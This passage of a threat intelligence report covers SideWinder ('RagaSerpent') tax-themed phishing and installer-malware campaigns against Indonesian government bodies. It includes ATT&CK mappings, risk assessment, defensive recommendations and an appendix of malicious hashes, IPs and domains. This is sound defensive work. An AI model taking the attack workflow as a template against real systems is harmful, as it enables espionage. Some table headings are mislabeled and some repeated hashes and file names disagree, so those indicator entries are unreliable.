Persistence	Registry modification for execution path	T1547.001	Registry integrity monitoring on HKLM\Software\Wow6432Node	Harden registry permissions; audit startup entries
Defense Evasion	Mutex creation to prevent reinfection (Global\SelfDecom)	T1480	EDR detection of unusual global mutexes	Alert-only (high-fidelity indicator); threat hunting pivot
Defense Evasion	Masquerading as legitimate software	T1036	File path and naming anomaly detection	Enforce signed software execution
Staging	Creation of uncommon directories (C:\install\, C:\log\)	T1036	File system monitoring for root-level directory creation	Restrict write access to system root
Command & Control	Outbound communication to hardcoded IP addresses	T1071.001	NetFlow / proxy logs detecting direct IP connections	Block outbound traffic to unknown IPs
Command & Control	Post-reboot beaconing activity	T1071.001	Correlation of reboot events with new outbound connections	Delay network access post-reboot for inspection
Post-Compromise	Local logging for operator tracking	T1005 (Local Data Collection)	Detection of non-standard application logging	Log review and anomaly detection

Table 3. RagaSerpent MITRE TTP ATT&K

7. COMPARATIVE ANALYSIS - VICTIM IN 2025 VS VICTIM IN JANUARY 2026

Dimension	Victims in 2025	Victims in Jan 2026
Lure theme	Predominantly maritime and government-adjacent notifications tied to naval operations, port authorities, logistics, and administrative correspondence as documented in Operation SouthNet. Toward late December 2025, the actor began shifting lure themes toward income tax department impersonation, including audit notices and compliance-related messaging.	Income tax department notifications focused on audits, examinations, penalties, and compliance enforcement. The tax impersonation campaign remains active and ongoing throughout January 2026.
Localization	By mid 2025, localization was aligned with maritime sector workflows and regional government entities across South Asia, using terminology familiar to naval, port, and maritime administration staff. Operation SouthNet campaigns also leveraged impersonating documents crafted to resemble legitimate maritime and government correspondence. Campaign materials predominantly employed English, supplemented with sector-specific administrative language commonly used in maritime and port authority communications. In late December, localization transitioned toward income tax authority language, document structures, and formatting conventions, indicating early adaptation to fiscal governance contexts.	Localization demonstrated deliberate alignment with national income tax authority communication practices. Campaign content consistently employed the local national language used in official tax correspondence, combined with formal administrative tone, structured numbering, and procedural phrasing. Document naming conventions, email wording, and website language mirrored domestic bureaucratic standards, reinforcing perceived legitimacy and increasing the likelihood of successful engagement among government recipients.
Delivery	Phishing emails used as the primary delivery vector throughout 2025. During Operation SouthNet, emails primarily directed victims to credential harvesting pages. In late December, phishing emails increasingly delivered links prompting malware download, including archives such as Inspection.zip and executables filenames such as 103.231.12.23ClientSetup.exe.	Phishing emails delivering malicious links where victims are prompted to download malware directly. Downloaded executables observed using filenames such as 45.119.55.66ClientSetup.exe, reflecting direct delivery without prior credential harvesting stages.
Landing	During Operation SouthNet, landing pages predominantly impersonated enterprise email services such as Outlook and Zimbra, optimized for credential harvesting. Toward late December, landing pages transitioned toward tax authority impersonation sites used to stage direct malware downloads.	Spoofed tax authority impersonation sites used as intermediary landing points where victims are prompted to download malicious executables.
Payload	Operation SouthNet primarily focused on credential harvesting, with payload activity often limited to harvesting portals and lightweight follow-on tooling. Late December activity shows a shift toward direct Windows PE executable delivery, associated with tax department impersonation and early use of tooling linked to SyncFutureTec.	Windows PE executables delivered directly via download links, consistently associated with SyncFutureTec-related tooling. Payloads are delivered as installer-style executables and represent a continuation and maturation of the late December shift toward direct malware execution.

Dimension	Victims in 2025	Victims in Jan 2026
Infrastructure	Infrastructure during Operation SouthNet relied on rapidly rotated domains hosted on free or low-cost providers, optimized for credential harvesting. Late December infrastructure shows newly registered domains with closely clustered registration dates and irregular naming, supporting early malware delivery operations.	Newly registered domains with closely clustered registration dates, irregular naming patterns, and continued reliance on low-cost or near-zero-cost hosting to support sustained malware delivery campaigns.

Table 4. Comparative analysis of victim targeting patterns in 2025 versus January 2026

Comparative analysis between victim targeting in 2025 and January 2026 indicates an evolution in campaign objectives and execution rather than a discrete or isolated operation. Throughout most of 2025, activity documented under Operation SouthNet primarily targeted maritime and government-adjacent entities across South Asia, with a strong emphasis on credential harvesting. Phishing emails and spoofed enterprise service portals formed the core of the initial access strategy, while malware delivery remained limited and secondary.

Toward late December 2025, a clear transition was observed as the campaign shifted toward income tax department impersonation. This transition marked a move away from credential-focused operations toward direct malware delivery, while retaining phishing email as the primary delivery vector. By January 2026, this approach had matured into a consistent pattern in which victims were prompted to download malicious executables from tax-themed impersonation sites. Continuity in payload characteristics and infrastructure usage across both periods suggests an adaptive campaign that evolved its social engineering and execution methods in response to changing targeting objectives.



Image 29. Cyber Attack illustration

8. IMPACT ASSESSMENT AND RISK PRIORITIZATION

8.1. Impact Assessment

Activity attributed to RagaSerpent (SideWinder) presents a sustained espionage-oriented impact profile combining credential harvesting and durable endpoint compromise. While destructive or financially motivated intent remains limited, the assessed objective of the observed campaigns is the establishment of persistent and scalable access to government environments for long-term intelligence collection.

Confidentiality Impact

The use of tax audit and compliance-themed lures targeting government entities creates a high risk of credential compromise and unauthorized access to sensitive information. Documented 2025 operations included large-scale credential harvesting through impersonated portals, enabling the collection of authentication data without immediate malware deployment. This increases the assessed confidentiality risk of current campaigns, as stolen credentials may facilitate secondary access to email systems, VPN gateways, cloud services, and internal applications.

Where malware deployment occurs, installer-based payloads establish persistent system-level access, further expanding exposure beyond individual accounts. The combination of credential harvesting and durable endpoint persistence significantly elevates the potential depth and duration of information compromise within affected government environments.

Operational Impact

Although the activity does not appear designed to disrupt availability, credential compromise introduces operational instability by undermining identity trust within government systems. Compromised accounts may be used for internal reconnaissance, unauthorized administrative actions, or lateral movement across interconnected systems.

In parallel, long-lived implants and service-based persistence mechanisms create ongoing operational risk. Systems may be leveraged for continuous monitoring, privilege escalation, or as relay infrastructure to support further operations. Over time, this erodes confidence in authentication integrity and system reliability, even in the absence of visible disruption.

Strategic and Sectoral Impact

Targeting of tax authorities and broader government institutions aligns with previously observed SideWinder objectives focused on strategic intelligence collection. In the Indonesian context, credential compromise within fiscally sensitive entities may provide access to financial data, regulatory workflows, enforcement records, and policy discussions.

Credential harvesting also introduces cross-platform risk, particularly where identity systems are federated or integrated across agencies. Access to email or cloud-based services may enable intelligence collection beyond the initially targeted system, increasing the strategic impact relative to isolated endpoint compromise. The actor's demonstrated interest in maritime and logistics sectors further expands the strategic relevance of this activity in a region central to trade and supply chain operations.

Systemic Impact

The repeatable intrusion workflow observed across campaigns, including phishing-led credential harvesting, user-driven execution, staged installers, and resilient persistence, indicates that this activity can be replicated across multiple agencies with minimal modification. Credential-based access increases scalability, as compromised accounts may be reused across services and environments without redeploying malware.

This elevates the risk of cross-agency exposure, particularly in environments that rely on shared identity providers, common service platforms, contractors, or centralized digital governance systems. In such architectures, compromise of a single credential set may have cascading effects beyond the initial victim organization.

8.2. Risk Prioritization

Risk prioritization in this assessment evaluates the relative urgency of RagaSerpent (SideWinder) activity based on the likelihood of continued exploitation, the depth and duration of potential access, and the strategic sensitivity of affected assets within Indonesian government environments.

- **Likelihood of Continued Activity**

The likelihood of continued targeting is assessed as high. Observed campaigns demonstrate a reliance on low-cost, easily replaceable infrastructure, rapid domain rotation, and socially engineered delivery mechanisms that reduce operational friction for the actor. These characteristics enable sustained campaign continuity even when individual domains or payloads are disrupted. The consistent reuse of tax and compliance-themed lures, combined with localized language adaptation, further increases the probability of repeated successful engagement across multiple agencies and time periods.

- **Persistence and Duration of Risk**

The risk posed by this activity is elevated by its emphasis on persistence rather than short-term access. The use of service-based persistence mechanisms, post-reboot execution, and long-lived command-and-control channels indicates an intent to maintain continuous presence on compromised systems. This significantly increases the risk profile, as undetected persistence allows adversary access to evolve over time, enabling additional tasking, secondary collection objectives, and potential expansion to adjacent systems.

- **Impact Concentration and Target Sensitivity**

Risk severity is amplified by the nature of the targeted entities. Tax authorities and government administrative bodies represent high-value intelligence targets due to their access to fiscal data, regulatory processes, and inter-agency communications. In the Indonesian context, compromise of such entities may expose information related to economic policy, enforcement priorities, and international financial engagement. When combined with previously observed interest in maritime and logistics sectors, the activity presents a broader strategic risk tied to national governance and regional trade dynamics.

- **Systemic and Cross-Agency Risk**

The repeatable intrusion workflow observed in these campaigns increases the likelihood of cross-agency exposure. Shared service providers, contractors, and common technology stacks create pathways for similar tradecraft to be reused across multiple

organizations with minimal adaptation. As a result, risk is not confined to individual victim environments but may scale horizontally across the broader government ecosystem if early-stage controls are not uniformly applied.

- **Detection and Control Gaps as Risk Multipliers**

Environments that rely heavily on indicator-based defenses or lack comprehensive visibility into endpoint execution and outbound network behavior face increased risk. The actor's ability to parameterize command-and-control infrastructure and rotate delivery domains reduces the effectiveness of reactive blocking measures. In such environments, detection gaps can allow compromises to persist undetected for extended periods, compounding the overall impact.

Priority Risk Areas

Based on the above factors, the following areas are assessed as the highest priority for risk reduction:

1. Initial Access via Email and Web Delivery

Spearphishing remains the most consistently successful access vector and represents the most immediate risk surface. Agencies with large external communication volumes or limited user execution restrictions are particularly exposed.

2. Endpoint Persistence and Execution Control

The use of installer-based payloads and service-level persistence elevates risk in environments with weak application allowlisting, permissive privilege models, or limited endpoint monitoring coverage.

3. Outbound Network Control and Command and Control Visibility

Direct outbound connections to IP-based or low-reputation infrastructure represent a critical risk area. Limited egress enforcement increases the likelihood of prolonged adversary access and delayed detection.



Image 30. Email and Web illustration

9. RECOMMENDATIONS (TACTICAL → STRATEGIC)

9.1. Immediate Actions

- **Enforce strong email authentication and restrict malicious delivery vectors**
Enforce DMARC, DKIM, and SPF validation to reduce spoofed tax-themed phishing emails. Block executable attachments and restrict delivery of archive files frequently used to stage malware downloads.
- **Block and operationalize all confirmed IOCs**
Immediately deploy blocking for all identified domains, IP addresses, and file hashes across email gateways, DNS controls, web filtering, firewalls, and endpoint platforms. Configure high-confidence alerting for these indicators and use them as pivot points for focused threat hunting.
- **Restrict access to newly registered and low-reputation domains**
Monitor and restrict outbound access to newly registered domains and irregular domain naming patterns. This directly addresses infrastructure rotation observed across both credential harvesting and installer-based campaigns.
- **Mitigate credential harvesting exposure**
Identify users who accessed phishing links or impersonated login portals. Reset exposed credentials, invalidate active sessions, and enforce multi-factor authentication. Monitor for abnormal authentication activity that may indicate reuse of harvested credentials.
- **Control execution and installer abuse**
Apply application allowlisting and restrict user execution rights to prevent arbitrary installer execution. Block execution from TEMP and user download directories, where phishing-delivered payloads are typically staged. Enforce signed software execution where possible.
- **Inspect and harden persistence surfaces**
Audit registry autorun entries, startup folders, scheduled tasks, and service creation events. Harden registry permissions and restrict write access to system root directories to reduce persistence abuse.
- **Restrict suspicious outbound communication**
Block outbound traffic to unknown or low-reputation IP addresses. Review network activity following executable launches. Where feasible, delay unrestricted network access post-reboot to allow inspection of early persistence behavior.
- **Conduct targeted log review and anomaly detection**
Correlate email click events, authentication logs, endpoint execution, and outbound connections to identify full-chain compromise, whether through credential harvesting alone or through malware deployment.

9.2. Mid-Term Enhancements

- **Establish continuous IOC monitoring and infrastructure tracking**
Maintain active monitoring of known malicious infrastructure and continuously track new domains with similar naming structures, clustered registration dates, and low-cost hosting characteristics. Treat infrastructure replacement as expected behavior.
- **Correlate phishing delivery, credential use, and endpoint execution**
Improve detection logic to connect phishing email delivery, web access to impersonation pages, credential submission patterns, file download events, installer execution, and

outbound communication. Credential harvesting and malware deployment should be monitored as related workflows.

- **Strengthen authentication monitoring and identity visibility**
Implement monitoring for abnormal login sources, rapid cross-application access, token anomalies, and unusual session persistence. This is critical in campaigns where credential harvesting may precede or replace malware deployment.
- **Improve telemetry for execution and persistence behaviors**
Standardize logging for service installation, registry modification, scheduled task creation, unsigned binary execution, and installer-based deployments. These behaviors remain stable even when file names and domains change.

9.3. Long-Term Strategic Improvements

- **Shift detection focus toward behavioral TTP monitoring**
Develop detection strategies centered on the repeatable intrusion model: phishing link delivery, impersonated portal access, credential submission or file download, installer execution, persistence establishment, and outbound communication. Infrastructure and filenames will change, but this workflow remains consistent.
- **Reinforce identity-centric security architecture**
Treat credential harvesting as a primary intrusion vector. Strengthen MFA enforcement, limit token reuse, monitor privileged access flows, and segment identity systems to reduce the impact of compromised credentials.
- **Institutionalize structured threat hunting**
Conduct recurring hunts focused on credential harvesting indicators, dormant persistence mechanisms, installer-based deployment patterns, and abnormal outbound IP communication. Prioritize detection of behavioral patterns over static indicators.
- **Integrate phishing and impersonation trend analysis into risk monitoring**
Track recurring lure themes, impersonation styles, and localization tactics to detect early shifts in campaign focus. This enables earlier identification of adaptations before large-scale compromise occurs.

10. CONCLUSION

This report assesses RagaSerpent (SideWinder) as a sustained cyber espionage threat employing a repeatable intrusion model that combines credential harvesting and installer-based persistence to establish durable access to government environments. Analysis of ITSEC Asia telemetry, supported by corroborated public reporting, indicates that activity observed in Indonesia in early 2026 represents a geographic extension of tradecraft previously documented across India and Thailand during 2025.

Across analyzed campaigns, the intrusion workflow demonstrates consistent operational characteristics. Initial access is achieved through spearphishing that impersonates tax authorities, compliance bodies, and government administrative functions. Documented 2025 activity confirms the use of large-scale credential harvesting via impersonated portals, while subsequent campaigns increasingly incorporate direct installer-based payload delivery. This dual-path approach enables access either through compromised identities or through persistent endpoint implants, increasing both scalability and resilience.

The assessed impact of this activity is primarily strategic. Credential compromise enables secondary access to email systems, remote services, and cloud platforms, often without immediate malware deployment. Where installer-based payloads are executed, service-level persistence and resilient command-and-control mechanisms support long-term system access. The combination of identity-layer compromise and durable endpoint persistence significantly elevates the depth, duration, and breadth of potential intelligence collection within government environments.

Risk remains elevated due to the actor's reliance on infrastructure agility, low-cost hosting, and repeatable tradecraft patterns. Rapid domain rotation reduces the longevity of static indicators, while credential harvesting introduces systemic exposure across interconnected identity systems. Environments with inconsistent baseline controls across email security, authentication monitoring, endpoint execution, and outbound network visibility are assessed to face heightened risk of prolonged undetected compromise.

Indicator-driven defenses alone do not provide durable protection against this activity. Infrastructure agility and reuse of consistent tradecraft enable the actor to outpace reactive blocking measures. Mitigation efforts are best focused on detecting and disrupting stable behaviors across the intrusion lifecycle, particularly during initial access, execution, persistence, and command-and-control. Approaches centered on repeatable behaviors offer greater long-term defensive value than indicator-centric strategies.

The recommendations outlined in this report prioritize early-stage disruption, identity-centric security reinforcement, and institutionalized behavioral monitoring. Immediate actions target phishing delivery, credential exposure, and arbitrary execution. Mid-term enhancements strengthen telemetry correlation across identity, endpoint, and network layers. Long-term strategic improvements emphasize behavioral TTP detection, structured threat hunting, and integration of phishing and impersonation intelligence into national risk monitoring processes.

RagaSerpent (SideWinder) activity should therefore be treated as a high-priority, systemic cyber espionage risk to Indonesian government institutions. Effective risk reduction will depend on consistent implementation of baseline controls, strengthened identity-layer visibility, and sustained alignment of defensive posture with repeatable adversary tradecraft rather than transient technical artifacts.

11. APPENDIX

11.1. Long-Term Strategic Improvements

Type	Indicator	File Path	Comment
SHA256	950ad7a33457a1a37a0797316cd d2fbaf9850f7165425274351d08b- 3c01ed2d8	45.119.55.66ClientSetup.exe	File Hash - Primary Sample
MD5	6a3b5fed4383a2e54d70b4a01c44ba01	45.119.55.66ClientSetup.exe	executable
MD5	170192D9DDC056CF942C7ECAB- CA8F48B	C:\Windows\SysWOW64\msres\ avcodec-57.dll	executable
SHA256	FCC27AA0AAD45D- 8B144A0271C744941B7476D- 96149265D6AC4695CE89F36897B	C:\Windows\SysWOW64\msres\ avcodec-57.dll	executable
MD5	D68F601B1F900B- 4062032D41597AEBF5	C:\install\avformat-57.dll	executable
SHA256	60D37CCACE3AE32BFFA1B- BEC6220C5C91B8C41D0CFB- 851D024016294E70C1688	C:\install\avformat-57.dll	executable
MD5	88210439224CC84FA- F46A2F79BB2FD36	C:\install\AssistantThC.dll	executable
SHA256	1EA78D0A4B16162AACA59E25E- 516831AE8208DA17B6A50F- 566074544292571BC	C:\install\AssistantThC.dll	executable
MD5	735B64F69B9C3ABDE04CF- C87164772EF	C:\Windows\SysWOW64\msres\ avdevice-57.dll	executable
SHA256	0E7EB7F0BCBC3A067613D88A9C9D- 44466DE7D6DBCBD0139EA- B5A46E6DF99A72	C:\Windows\SysWOW64\msres\ avdevice-57.dll	executable
MD5	798698D99A114118E- 5D026624A3E6D55	C:\install\avutil-55.dll	executable
SHA256	87F4F3C05F1B7BAE- 4308CDF25FBF77FB16E91ED- 5F476103EDC55BD12A4613E4B	C:\install\avutil-55.dll	executable
MD5	9F1842CB605CE27F9C0818FCF- B23E50C	C:\Windows\SysWOW64\msres\ avfilter-6.dll	executable
SHA256	55CE7664F5C572C57CDF- 9176131610D0AD173F662D8C- 4D048A02207CD21AEB1E	C:\Windows\SysWOW64\msres\ avfilter-6.dll	executable
MD5	CB1FADC5EE3BD2AEBBB- 3D18458EF3DD3	C:\install\BeginLog.bat	text
SHA256	AB36CB3E4190C25A9070152E- CA55A7D4DECA4F8C893B6753B1BB- 45C7A48145B8	C:\install\BeginLog.bat	text
MD5	5E9D3BB28E9412D1EEC451F96D- D0E947	C:\Windows\SysWOW64\msres\ CJ60Lib.dll	executable
SHA256	C1A060F44E8CC5D4DADC67D- D22799AC6C3A8C7BD7D01273E- 6DA6D250E2E6CE80	C:\Windows\SysWOW64\msres\ CJ60Lib.dll	executable
MD5	F5E8931C754192B85D4B4C9F- 1B2520EA	C:\Windows\SysWOW64\msres\ ClientTool.exe	executable
SHA256	EE482C148F573CC0F7DC4AA3E83E- AB262DB7216E3ACBDE6FE1E2E7F- 291F9A1E8	C:\Windows\SysWOW64\msres\ ClientTool.exe	executable
MD5	F4C1572E081E8855EB1B332008F 61F5B	C:\install\change.dll	executable
SHA256	C3D4BE166C848B7E4EEC- D973579AB85311F707548FD2C- C1CA0DE6F894ED937C4	C:\install\change.dll	executable

Type	Indicator	File Path	Comment
MD5	A9F4CFB172D413CFDD81DE-0598BA82D0	C:\Windows\SysWOW64\msres\config\ChatRecord.db	binary
SHA256	79BB8C3C91638997E5BA5EB5526B-3B11E4AA2DEB1569C5F-6CFDBBE0D00167064	C:\Windows\SysWOW64\msres\config\ChatRecord.db	binary
MD5	CB5E28E0AAACAC4AB0A23AFD-8C57AE78	C:\Windows\SysWOW64\msres\Clean-Permissions.bat	text
SHA256	1FEA25EB2950B3726C6DFC-21B25A44A78EA2E3D47565B1FF-B877659AB3436E7	C:\Windows\SysWOW64\msres\Clean-Permissions.bat	text
MD5	4EB930BCC52867E79C953FC0FE52BB-DE	C:\install\chi_sim.traineddata	binary
SHA256	A5FCB6F0DB1E1D6D8522F39DB4E-848F05984669172E584E8D76B-6B3141E1F730	C:\install\chi_sim.traineddata	binary
MD5	FB6D18199A3C28746BB6CE-95A41C9585	C:\install\ScanAuditDB.db	binary
SHA256	471D30D234558A1B4D2C6A16E0B-065C7A32A324C6F9C9B4DEF-1D9A0F6599678D	C:\install\ScanAuditDB.db	binary
MD5	84023C82183A94EB051BB-222D998AC55	C:\install\ComFun.dll	executable
SHA256	9626AF0D5DFB63AC4797130B-C8F1CFF54B8FF3BFFB1E9CE4C-5B52A9932F7EB36	C:\install\ComFun.dll	executable
MD5	C0A475F8FE-B3E9A92A117BA0DF4705D8	C:\install\riben.ytf	text
SHA256	47D2994494B732CA89385D-218C55FB762EC36E7BF5487F6BA-42791088940F9AA	C:\install\riben.ytf	text
MD5	5B8B7EFB1E496AAAA72057CF672D-FE8E	C:\install\desktopDuplication.dll	executable
SHA256	A7B4AFB3F0DBE6EAE4129945D-8BC4D22A4721B3014A7FB7B4B2C-D403ECB38416	C:\install\desktopDuplication.dll	executable
MD5	20D30B97765C709CD-80D3A5788ABF157	C:\Windows\SysWOW64\msres\config\ScanFullDB.db	binary
SHA256	2DD8DB96D8F31636F404D-072B39925EF30B033230DD44B1B3C-23CCBE2F0CD722	C:\Windows\SysWOW64\msres\config\ScanFullDB.db	binary
MD5	8E13AAF3EF3870D90484D4D125C9144F	C:\install\EncryptGUI.exe	executable
SHA256	799D02851E8019D171F187760310F498EF6E212C3A84331F237C8B-6F31842A55	C:\install\EncryptGUI.exe	executable
MD5	AAA8DB2CA01BF916FB770800BE0B8D8	C:\install\DeviceManage.dll	executable
SHA256	92EF2741C29618DAA2E188A016F-4F7BFC500F601C0B6CA71B-E754260AAFB0142	C:\install\DeviceManage.dll	executable
MD5	14A7F3C1AE5E7AB3F8EB95FFB4959617	C:\install\ExcelFunDll.dll	executable
SHA256	C09FA3A3B7DE322132A2B7F-417568738C5549722FF5AFBB-51F710684154C1262	C:\install\ExcelFunDll.dll	executable
MD5	FEE3A36B746C86725BB707617F363A43	C:\Windows\SysWOW64\msres\FileEncrypt.dll	executable
SHA256	B1DFF7A1202F-0D0A45E93280551689666EC1546B-5FA469011C8DE9721E1C64BC	C:\Windows\SysWOW64\msres\FileEncrypt.dll	executable

Type	Indicator	File Path	Comment
MD5	D51CE31187371A8340B4D33C0571ED5C	C:\install\FileTransport.dll	executable
SHA256	2B6CE275665DBCE73C6A7B83233C-3C04A69FA89B116560D10BA9FD-C618274AC0	C:\install\FileTransport.dll	executable
MD5	D5A3A02D1FD8A43C8905064FA9C-1CC2D	C:\install\FSCConfig.ytf	text
SHA256	2D48B2E56236F3F915E3C-9CC4516AFD8BE10B3512AC51F025AED-496C6ABC3378	C:\install\FSCConfig.ytf	text
MD5	94C660A25DCB34AFA31B-C01886A337C8	C:\Windows\SysWOW64\ms-res\svchost.exe	executable
SHA256	04A765B047A765289C8E9F79878EC-703C25C891F3F8AB1A2EC1AF1D2DDF-BC74E	C:\Windows\SysWOW64\ms-res\svchost.exe	executable
IP	45.119.55.66	N/A	Network IOC - Likely C2
IP	51.145.123.29	N/A	Network IOC - Azure Hosting
IP	8.217.152.225:80	N/A	Network IOC - eSentry Reference
IP	49.204.200.100	N/A	Network IOC - Config Artifact
Email	fairycoyote_44@com[.]zqq[.]ne[.]jp	N/A	Email IOC
Email	mckwi2222@outlook[.]com	N/A	Email IOC
IP	154.201.87.124	N/A	IP from Public Active Domain
IP	103.97.131.44	N/A	IP from Public Active Domain
IP	149.30.245.21	N/A	IP from Public Active Domain
IP	103.23.172.230	N/A	IP from Public Active Domain
Domain	dgjtyiww[.]icu	N/A	Public Active Domain
Domain	wwfygid[.]biz[.]id	N/A	Public Active Domain
Domain	rdgoth[.]sbs	N/A	Public Active Domain
Domain	dhgdhgjid[.]my[.]id	N/A	Public Active Domain
Domain	wwsxcpl[.]shop	N/A	Public Active Domain
Domain	gofjasj[.]help	N/A	Public Active Domain
Domain	oytdwzz[.]shop	N/A	Public Active Domain
Domain	wgooglegoogle[.]com	N/A	Public Active Domain
Domain	dddqqq[.]vip	N/A	Public Active Domain
Domain	rdhrse[.]qpon	N/A	Public Active Domain
Domain	rdgoth[.]biz[.]id	N/A	Public Active Domain
Domain	googlevip[.]icu	N/A	Public Active Domain

Type	Indicator	File Path	Comment
Domain	rdgoth[.]web[.]id	N/A	Public Active Domain
Domain	yinbaihuihongmu[.]com	N/A	Public Active Domain
SHA256	79bb8c3c91638997e5ba5eb5526b3b11e-4aa2deb1569c5f6cfdbbe0d00167064	C:\Windows\SysWOW64\msres\config\ChatRecord.db	Dropped File
SHA256	471d30d234558a1b4d2c6a16e0b-065c7a32a324c6f9c9b4def-1d9a0f6599678d	C:\install\ScanAuditDB.db	Dropped File
SHA256	2dd8db96d8f31636f404d072b39925e-f30b033230dd44b1b3c23ccbe2f0cd722	C:\Windows\SysWOW64\msres\config\ScanFullDB.db	Dropped File
SHA256	ace0fb7a119a776657a-9b761e757cf2780e3ded807e4c-3c7701fa5f0e5621ff3	C:\Windows\SysWOW64\msres\protect\STDMBR.BIN	Dropped File
SHA256	2062e15136763cdb6c24cec7a-2346fe90a59f703612aeb5d3ce400f-b4a686e22	C:\install\Thumbs.db	Dropped File
SHA256	b4f4d1c7de7748cbea850d34df2855ea6f-7f83ccc372af5f5bfa93633bd9ba89	C:\Windows\SysWOW64\msres\SysData.DAT	Dropped File
SHA256	01fa0dd777643e0cb764d4e6aee5b-be39e61215dba389b592e0e7267b-8c75fc7	C:\Windows\SysWOW64\msres\SysData.DAT	Dropped File
SHA256	ae844024e1360c88353afeb44bafd-d13e7a8bed5e8185944cacf996382ff44c6	C:\Windows\SysWOW64\setup\ms-back1\LOCAL.DAT	Dropped File
SHA256	5e79bb8c3c9163897e-5ba5eb5526b3b11e4aa2deb1569c5f-6cfdbbe0d00167064	C:\Windows\SysWOW64\msres\config\ChatRecord.db	Host-based IOC
SHA256	471d30d234558a1b4d2c6a16e0b-065c7a32a324c6f9c9b4def-1d9a0f6599678d	C:\install\ScanAuditDB.db	Host-based IOC
SHA256	2dd8db96d8f31636f404d072b39925e-f30b033230dd44b1b3c23ccbe2f0cd722	C:\Windows\SysWOW64\msres\config\ScanFullDB.db	Host-based IOC
SHA256	aec0fb7a119a776657a-9b761e757cf2780e3ded807e4c-3c7701fa5f0e5621ff3	C:\Windows\SysWOW64\msres\protect\STDMRB.BIN	Host-based IOC
SHA256	2062e15136763cdb6c24cec7a-2346fe90a59f703612aeb5d3ce400f-b4a686e22	C:\install\Thumbs.db	Host-based IOC
SHA256	b4f4ad1c7de7748cbea850d34df2855ea6f7f83ccc372af5f5bfa93633bd9ba89	C:\Windows\SysWOW64\msres\SysData.DAT	Host-based IOC
SHA256	01fa0dd777643e0cb764d4e6aee5b-be39e61215dba389b592e0e7267b-8c75fc7	C:\Windows\SysWOW64\msres\SysData.DAT	Host-based IOC
SHA256	ae844024e1360c88353afeb44bafd-d13e7a8bed5e8185944cacf996382ff44c6	C:\Windows\SysWOW64\setup\ms-back1\LOCAL.DAT	Host-based IOC

Table 9. MITRE ATT&CK Mapping of UNC5337

For more detailed Indicators of Compromise (IOCs), please refer to this [Intellibron_Threat_Intelligence_RagaSerpent_a.k.a_SideWinder_IOC_Jan2026](#).

11.2. References

1. Acronis. (2025). From banks to battalions: Attacks on South Asia's public sector. <https://www.acronis.com/en/tru/posts/from-banks-to-battalions-sidewinders-attacks-on-south-asias-public-sector/>
2. AMPcus Cyber. (2025). Unmasking the latest attack wave. <https://www.ampcuscyber.com/shadowopsintel/unmasking-sidewinders-latest-attack-wave/>
3. CyberPress. (2025). SideWinder APT cyber campaign overview. <https://cyberpress.org/sidewinder-apt-cyber-campaign/>
4. CyberPress. (2025). SideWinder hacker group profile. <https://cyberpress.org/sidewinder-hacker-group-2/>
5. Cybersecurity News. (2025). APT SideWinder actor profile. <https://cybersecuritynews.com/apt-sidewinder-actor-profile/>
6. Cybersecurity News. (2025). SideWinder hackers attacking Indian entities. <https://cybersecuritynews.com/sidewinder-apt-hackers-attacking-indian-entities/>
7. Cybersecurity News. (2025). SideWinder hosting fake Outlook portals. <https://cybersecuritynews.com/sidewinder-hacker-group-hosting-fake-outlook-portals/>
8. CyberStash. (2025). SideWinder APT: Agile retool and evolving tactics. <https://www.cyberstash.com/wp-content/uploads/2025/04/SideWinder-APT-Agile-Retool-and-Evolving-Tactics.pdf>
9. Cydome. (n.d.). SideWinder APT group intensifies attacks against shipping companies. <https://cydome.io/sidewinder-apt-group-intensifies-cyber-attacks-campaign-against-shipping-companies/>
10. eSentire. (2026). Weaponized in China, deployed in India: SyncFuture espionage campaign. <https://www.esentire.com/blog/weaponized-in-china-deployed-in-india-the-syncfuture-espionage-targeted-campaign>
11. GBHackers. (2025). APT SideWinder impersonates government and military agencies. <https://gbhackers.com/apt-sidewinder-impersonates-government-and-military-agencies/>
12. Hunt.io. (2025). Operation SouthNet: South Asia maritime phishing. <https://hunt.io/blog/operation-southnet-sidewinder-south-asia-maritime-phishing>
13. Hunt.io. (2025). Government phishing via Netlify infrastructure. <https://hunt.io/blog/apt-sidewinder-netlify-government-phishing>
14. Huntress. (n.d.). Threat actor profile: Razor Tiger. <https://www.huntress.com/threat-library/threat-actors/razor-tiger>
15. Inception Cyber. (2025). Geopolitically motivated campaigns targeting Indian corporations. <https://inceptioncyber.ai/blog/geopolitically-motivated-hacktivist-campaigns-recent-coordinated-cyber-attacks-targeting-indian-corporations>
16. Kaspersky. (2025). SideWinder pivots to nuclear infrastructure targets. <https://www.kaspersky.com/about/press-releases/kaspersky-great-uncovers-sidewinder-apt-pivot-to-nuclear-infrastructure-targets>
17. Kaspersky Securelist. (2024). SideWinder updates its toolset and targets nuclear sector. <https://securelist.com/sidewinder-apt-updates-its-toolset-and-targets-nuclear-sector/115847/>

18. Lumu Technologies. (n.d.). Threat glossary: SideWinder. <https://lumu.io/resources/threat-glossary/sidewinder/>
19. MITRE ATT&CK. (n.d.). Threat group G0121. <https://attack.mitre.org/groups/G0121/>
20. Picus Security. (2026). SideWinder threat group overview. <https://www.picussecurity.com/resource/blog/sidewinder-threat-group>
21. Rewterz. (n.d.). SideWinder phishing campaign targeting government and military. <https://rewterz.com/threat-advisory/national-cert-alert-sidewinder-apt-phishing-campaign-threatening-government-and-military-targets-active-iocs>
22. Rewterz. (n.d.). SideWinder APT active IOCs. <https://rewterz.com/threat-advisory/sidewinder-apt-group-aka-rattlesnake-active-iocs-23>
23. Rewterz. (n.d.). SideWinder targeting Pakistan. <https://rewterz.com/threat-advisory/sidewinder-apt-group-aka-rattlesnake-targeting-pakistan-active-iocs-15>
24. SC World. (2025). New SideWinder APT campaign weaponizing Nepal protests. <https://www.scworld.com/brief/new-sidewinder-apt-campaign-weaponize-nepal-protests>
25. SC World. (2025). SideWinder targets South Asian ministries. <https://www.scworld.com/brief/new-sidewinder-apt-attacks-target-south-asian-ministries>
26. Security Boulevard. (2025). Zscaler threat hunting catches evasive campaign. <https://securityboulevard.com/2025/12/zscaler-threat-hunting-catches-evasive-sidewinder-apt-campaign/>
27. Strikeready. (2025). SideWinder leverages Nepal protests. <https://strikeready.com/blog/sidewinder-apt-leverages-nepal-protests-to-push-mobile-malware/>
28. The Hacker News. (2025). SideWinder targets maritime and nuclear entities. <https://thehackernews.com/2025/03/sidewinder-apt-targets-maritime-nuclear.html>
29. The Hacker News. (2025). South Asian ministries hit by advanced phishing campaigns. <https://thehackernews.com/2025/05/south-asian-ministries-hit-by.html>
30. The Hacker News. (2025). ClickOnce-based delivery adoption observed in espionage campaigns. <https://thehackernews.com/2025/10/sidewinder-adopts-new-clickonce-based.html>
